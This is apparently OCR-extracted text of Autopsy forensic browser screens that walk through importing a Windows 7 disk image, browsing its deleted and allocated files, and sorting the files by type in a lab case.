
Keep this process running and use <ctrl-c> to exit
```























Case: HalWin7
Host: HalWin7

ADD A NEW IMAGE

1. Location

Enter the full path (starting with /) to the image file.
If the image is split (either raw or EnCase), then enter '*' for the extension.

2. Type

Please select if this image file is for a disk or a single partition.

Disk Partition

3. Import Method

To analyze the image file, it must be located in the evidence locker. It can be imported from its current location using a symbolic link, by copying it, or by moving it. Note that if a system failure occurs during the move, then the image could become corrupt.

Symlink Copy Move

NEXT

CANCEL

HELP

Image File Details

Local Name: images/win7.img

Data Integrity: An MD5 hash can be used to verify the integrity of the image. (With split images, this hash is for the full image file)

- Ignore the hash value for this image.
- Calculate the hash value for this image.
- Add the following MD5 hash value for this image:

Verify hash after importing?

File System Details

Analysis of the image file shows the following partitions:

Partition 1 (Type: ntfs)

Mount Point:

File System Type:

ADD

CANCEL

HELP

Testing partitions
Linking image(s) into evidence locker
Image file added with ID img1
Volume image (0 to 0 - ntfs - C:) added with ID vol1

OK

ADD IMAGE

Case: win7-02.lab1.boweaver.net
Host: win7-02.lab1.boweaver.net

Select a volume to analyze or add a new image file.

CASE GALLERY HOST GALLERY HOST MANAGER

mount	name	fs type	
<input checked="" type="radio"/> C: /	win7.img-0-0	ntfs	details

ANALYZE ADD IMAGE FILE CLOSE HOST
HELP

FILE ACTIVITY TIME LINES IMAGE INTEGRITY HASH DATABASES
VIEW NOTES EVENT SEQUENCER

FILE ANALYSIS KEYWORD SEARCH FILE TYPE IMAGE DETAILS META DATA DATA UNIT HELP CLOSE
? X

To start analyzing this volume, choose an analysis mode from the tabs above.

FILE ANALYSIS KEYWORD SEARCH FILE TYPE IMAGE DETAILS META DATA DATA UNIT HELP ? CLOSE X

Enter the name of a directory that you want to view.
C: /

VIEW

File Name Search

Enter a Perl regular expression for the file names you want to find.

SEARCH

ALL DELETED FILES

EXPAND DIRECTORIES

Current Directory: C:/

ADD NOTE **GENERATE MDS LIST OF FILES**

DEL	Type	NAME	WRITTEN	ACCESSED	CHANGED	CREATED	SIZE	UID	GID	META
	dir / in									

No Contents

File Browsing Mode

In this mode, you can view file and directory contents.

File contents will be shown in this window.
More file details can be found using the Metadata link at the end of the list (on the right).
You can also sort the files using the column headers

FILE ANALYSIS KEYWORD SEARCH FILE TYPE IMAGE DETAILS META DATA DATA UNIT HELP ? CLOSE X

Directory Seek

Enter the name of a directory that you want to view.
C: /

VIEW

File Name Search

Enter a Perl regular expression for the file names you want to find.

SEARCH

ALL DELETED FILES

All Deleted Files

Type	dir / in	NAME	WRITTEN	ACCESSED	CHANGED	CREATED	SIZE
r / -		C: / \$Extend / \$RmMetadata / \$Txf / 0000000000007083	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	0
- / r		C: / \$Extend / \$RmMetadata / \$Txf / 0000000000005E33	2016-01-13 03:03:00 (EST)	2016-01-13 03:03:00 (EST)	2016-01-13 03:16:22 (EST)	2015-05-11 03:28:43 (EDT)	25
- / r		C: / \$Extend / \$RmMetadata / \$Txf / 0000000000005E34	2016-01-13 03:03:00 (EST)	2016-01-13 03:03:00 (EST)	2016-01-13 03:16:22 (EST)	2015-05-11 03:28:43 (EDT)	11
- / r		C: / \$Extend / \$RmMetadata / \$Txf / 0000000000005E5B	2016-01-13 03:03:26 (EST)	2016-01-13 03:03:26 (EST)	2016-01-13 03:16:22 (EST)	2016-01-13 03:16:22 (EST)	27

File Browsing Mode

In this mode, you can view file and directory contents.

File contents will be shown in this window.
More file details can be found using the Metadata link at the end of the list (on the right).
You can also sort the files using the column headers

Transferring data from localhost...

FILE ANALYSIS KEYWORD SEARCH FILE TYPE IMAGE DETAILS META DATA DATA UNIT HELP CLOSE

that you want to view. C:/

VIEW

File Name Search

Enter a Perl regular expression for the file names you want to find.

SEARCH

ALL DELETED FILES

HIDE DIRECTORIES

C:/

Transferring data from localhost...

d / d	Tools/	2015-03-02 20:12:31 (EST)	2016-03-06 05:24:25 (EST)	2015-03-02 20:12:33 (EST)	2015-03-02 20:12:31 (E)
d / d	Users/	2015-06-07 11:19:10 (EDT)	2016-03-06 05:24:26 (EST)	2015-12-29 11:03:12 (EST)	2009-07-13 23:20:08 (E)
r / r	VSM000.IDX	2015-05-11 03:29:37 (EDT)	2015-05-11 03:29:37 (EDT)	2015-05-11 03:29:37 (EDT)	2015-05-11 03:29:37 (E)
d / d	VTRoot/	2015-08-26 17:06:57 (EDT)	2015-08-26 17:06:57 (EDT)	2015-08-26 17:06:57 (EDT)	2015-08-26 17:06:57 (E)
d / d	win7-kb-chap10/	2016-03-06 06:05:34 (EST)	2016-03-06 06:05:36 (EST)	2016-03-06 06:05:34 (EST)	2016-03-06 06:03:15 (E)
✓ d / -	Windows.old	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (U)
d / d	Windows/	2016-03-05 21:19:36 (EST)	2016-03-05 21:19:36 (EST)	2016-03-05 21:19:36 (EST)	2009-07-13 23:20:08 (E)

File Browsing Mode

In this mode, you can view file and directory contents.

File contents will be shown in this window.

More file details can be found using the Metadata link at the end of the list (on the right).

You can also sort the files using the column headers

FILE ANALYSIS KEYWORD SEARCH FILE TYPE IMAGE DETAILS META DATA DATA UNIT HELP CLOSE

that you want to view. C:/

VIEW

File Name Search

Enter a Perl regular expression for the file names you want to find.

SEARCH

ALL DELETED FILES

HIDE DIRECTORIES

C:/

Transferring data from localhost...

d / d	./	2015-05-23 20:31:28 (EDT)	2015-05-23 20:31:28 (EDT)	2015-05-23 20:31:28 (EDT)	
r / r	B00248_01_1stDraft_SN.doc	2015-03-13 21:00:30 (EDT)	2015-05-23 20:31:25 (EDT)	2015-03-13 21:01:34 (EDT)	
r / r	B00248_01_1stDraft_SN.doc:Zone.Identifier	2015-03-13 21:00:30 (EDT)	2015-05-23 20:31:25 (EDT)	2015-03-13 21:01:34 (EDT)	
r / r	B00248_01_2ndDraft_WH.doc	2015-03-13 22:39:57 (EDT)	2015-05-23 20:31:26 (EDT)	2015-03-13 22:39:57 (EDT)	
r / r	chap1-addition1.odt	2015-03-06 07:02:47 (EST)	2015-05-23 20:31:26 (EDT)	2015-03-06 07:06:19 (EST)	
r / r	chapter1-1.odt	2015-03-07 00:32:47 (EST)	2015-05-23 20:31:27 (EDT)	2015-03-07 00:32:47 (EST)	
r / r	chapter1.odt	2015-03-06 07:02:47 (EST)	2015-05-23 20:31:27 (EDT)	2015-03-06 07:06:19 (EST)	

ASCII ([display - report](#)) * Hex ([display - report](#)) * ASCII Strings ([display - report](#)) * [Export](#) * [Add Note](#)

File Type: no read permission

Contents Of File: C:/Users/whalton/kalibook/chap1/chapter1.odt

FILE ANALYSIS KEYWORD SEARCH **FILE TYPE** IMAGE DETAILS META DATA DATA UNIT HELP CLOSE
? X

[Sort Files by Type](#)
[View Sorted Files](#)

File Type Sortings

The **sorter** tool will process an image and organize the files based on their file type. The files are organized into categories that are defined in configuration files. The categories will be saved in the output directory.

WARNING: This will overwrite any existing data in:
/var/lib/autopsy/win7-02.lab1.boweaver.net/win7-02.lab1.boweaver.net/output/sorter-vol1/

Sort files into categories by type

- Do not save data about unknown file types
- Save a copy of files in category directory (may require lots of disk space)
- Save ONLY graphic images and make thumbnails (may require lots of disk space and will save to a different directory than sorting all file types)

Extension and File Type Validation

OK

FILE ANALYSIS KEYWORD SEARCH **FILE TYPE** IMAGE DETAILS META DATA DATA UNIT HELP CLOSE
? X

[Sort Files by Type](#)
[View Sorted Files](#)

Analyzing "/var/lib/autopsy/win7-02.lab1.boweaver.net/win7-02.lab1.boweaver.net/images/win7.img"
Loading Allocated File Listing

FILE ANALYSIS KEYWORD SEARCH **FILE TYPE** IMAGE DETAILS META DATA DATA UNIT HELP CLOSE
? X

[Sort Files by Type](#)
[View Sorted Files](#)

Results Summary

Images

- /var/lib/autopsy/win7-02.lab1.boweaver.net/win7-02.lab1.boweaver.net/images/win7.img

Files (350565)

Files Skipped (29404)

- Non-Files (29404)
- Reallocated Name Files (1747)
- 'ignore' category (0)

Extensions

- Extension Mismatches (13597)

Categories (319414)

- archive (461)
- audio (727)
- compress (45320)
- crypto (65)
- data (127988)
- disk (7)
- documents (32851)
- exec (39725)
- images (7138)

[Sort Files by Type](#)

[View Sorted Files](#)

File Type Sorting

Autopsy does not currently support viewing the sorted files.
After sorting, you can view the results by opening the following file:

</var/lib/autopsy/win7-02.lab1.boweaver.net/win7-02.lab1.boweaver.net/output/sorter-vol1/index.html>



Copy and paste path in new browser tab

